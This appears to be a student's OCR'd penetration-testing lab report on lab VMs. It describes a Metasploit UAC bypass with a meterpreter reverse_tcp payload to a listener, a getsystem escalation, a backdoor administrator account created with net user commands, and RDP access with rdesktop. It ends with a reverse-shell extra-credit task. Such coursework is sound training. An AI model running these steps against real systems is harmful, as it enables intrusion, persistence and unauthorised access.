



[Privilege escalation]


4. Background your current session, then gain administrator-level privileges on the remote system **(10 pt).**















To gain admin privileges, I started with some checking with the commands “shell”, “net user /add testuser1 pass@123”, and “exit” when knowing that I didn’t have full access. I then used the “background” command to put my current session in the background and “search uac” to look for a specific exploit. I used the exploit bypassuac with the command “use exploit/windows/local/bypassuac” and looked at my configurations with “show options.” I set the payload to windows/meterpreter/reverse_tcp, lhost to 192.168.10.13, lport to 4428, and set my session to the exploit with “set session 1.” I used “show options” to see the changes and “exploit” to run the exploit, making another meterpreter session and finally using “getsystem” to show that I have admin privileges.


5. After you escalate the privilege, complete the following tasks:


a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)



I started with the “shell” command to add the user into the system with the command “net user /add eric pass@123.” I then gave the user admin privileges with the command “net localgroup administrators eric /add.”

b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt) You may follow the pdf for Pen testing**





Using the command “rdesktop -u eric -p pass@123 192.168.10.9” on a new terminal, I was able to directly access and interact with the Windows 7 VM. Searching through the local disk, I was able to find the user “Window 7” and search through their files.

Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 **(10 points).** You can use the technique we introduced in this class, or other exploits not covered by this course.